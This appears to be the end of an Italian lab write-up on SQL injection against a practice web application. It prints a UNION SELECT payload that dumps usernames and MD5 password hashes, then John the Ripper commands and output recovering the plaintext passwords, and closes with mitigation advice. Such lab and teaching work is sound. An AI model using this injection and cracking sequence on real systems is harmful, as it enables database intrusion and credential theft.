
```
ID: 1' UNION SELECT first_name, password FROM users#  
First name: Gordon  
Surname: e99a18c428cb38d5f260853678922e03
```

```
ID: 1' UNION SELECT first_name, password FROM users#  
First name: Hack  
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b
```

```
ID: 1' UNION SELECT first_name, password FROM users#  
First name: Pablo  
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7
```

```
ID: 1' UNION SELECT first_name, password FROM users#  
First name: Bob  
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```


Creo quindi un file di testo con le password criptate e lo salvo come "passwords.txt".



```
~/Desktop/passwords.txt - Mousepad
File Edit Search View Document Help
[Icons]
1 5f4dcc3b5aa765d61d8327deb882cf99
2 e99a18c428cb38d5f260853678922e03
3 8d3533d75ae2c3966d7e0d4fcc69216b
4 0d107d09f5bbe40cade3de5c71e9e9b7
5 5f4dcc3b5aa765d61d8327deb882cf99
6 |
```



```
kali@kali: ~/Desktop
File Actions Edit View Help

(kali@kali)-[~/Desktop]
$ john --format=raw-md5 passwords.txt
Using default input encoding: UTF-8
Loaded 5 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4
x3])
Warning: no OpenMP support for this hash type, consider --fork=2
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
password      (?)
password      (?)
abc123        (?)
letmein       (?)
Proceeding with incremental:ASCII
charley       (?)
5g 0:00:00:00 DONE 3/3 (2024-05-23 17:25) 12.19g/s 434531p/s 434531c/s 436404
C/s stevy13..chertsu
Use the "--show --format=Raw-MD5" options to display all of the cracked passw
ords reliably
Session completed.

(kali@kali)-[~/Desktop]
$ john --show --format=raw-md5 passwords.txt
?:password
?:abc123
?:charley
?:letmein
?:password

5 password hashes cracked, 0 left
```

Il tool "John The Ripper", tramite il comando specifico per la funzione MD5, mi permette infine di visualizzare le password.

RIDUZIONE DEL RISCHIO

1. **Query parametrizzate e prepared statements:** Utilizzare queste tecniche per separare il codice SQL dai dati forniti dagli utenti, prevenendo interpretazioni errate.
2. **Evitare concatenazioni di stringhe:** Non costruire query SQL concatenando stringhe di input dell'utente, per evitare di introdurre vulnerabilità.
3. **Convalida e sanitizzazione degli input:** Assicurarsi che tutti gli input degli utenti siano convalidati e sanitizzati per conformarsi alle aspettative dell'applicazione.
4. **Utilizzo di ORM:** Adottare strumenti di mappatura relazionale come ORM (Object Relational Mapping) per automatizzare la generazione di query SQL sicure.
5. **Principio del privilegio minimo:** Limitare l'accesso ai dati del database solo a ciò che è strettamente necessario, riducendo l'impatto di eventuali compromissioni.
6. **Audit di sicurezza regolari:** Condurre audit di sicurezza periodici per identificare e mitigare le vulnerabilità SQL Injection.
7. **Strumenti di scansione:** Utilizzare scanner di sicurezza per monitorare e rilevare potenziali vulnerabilità nel sistema.



GRAZIE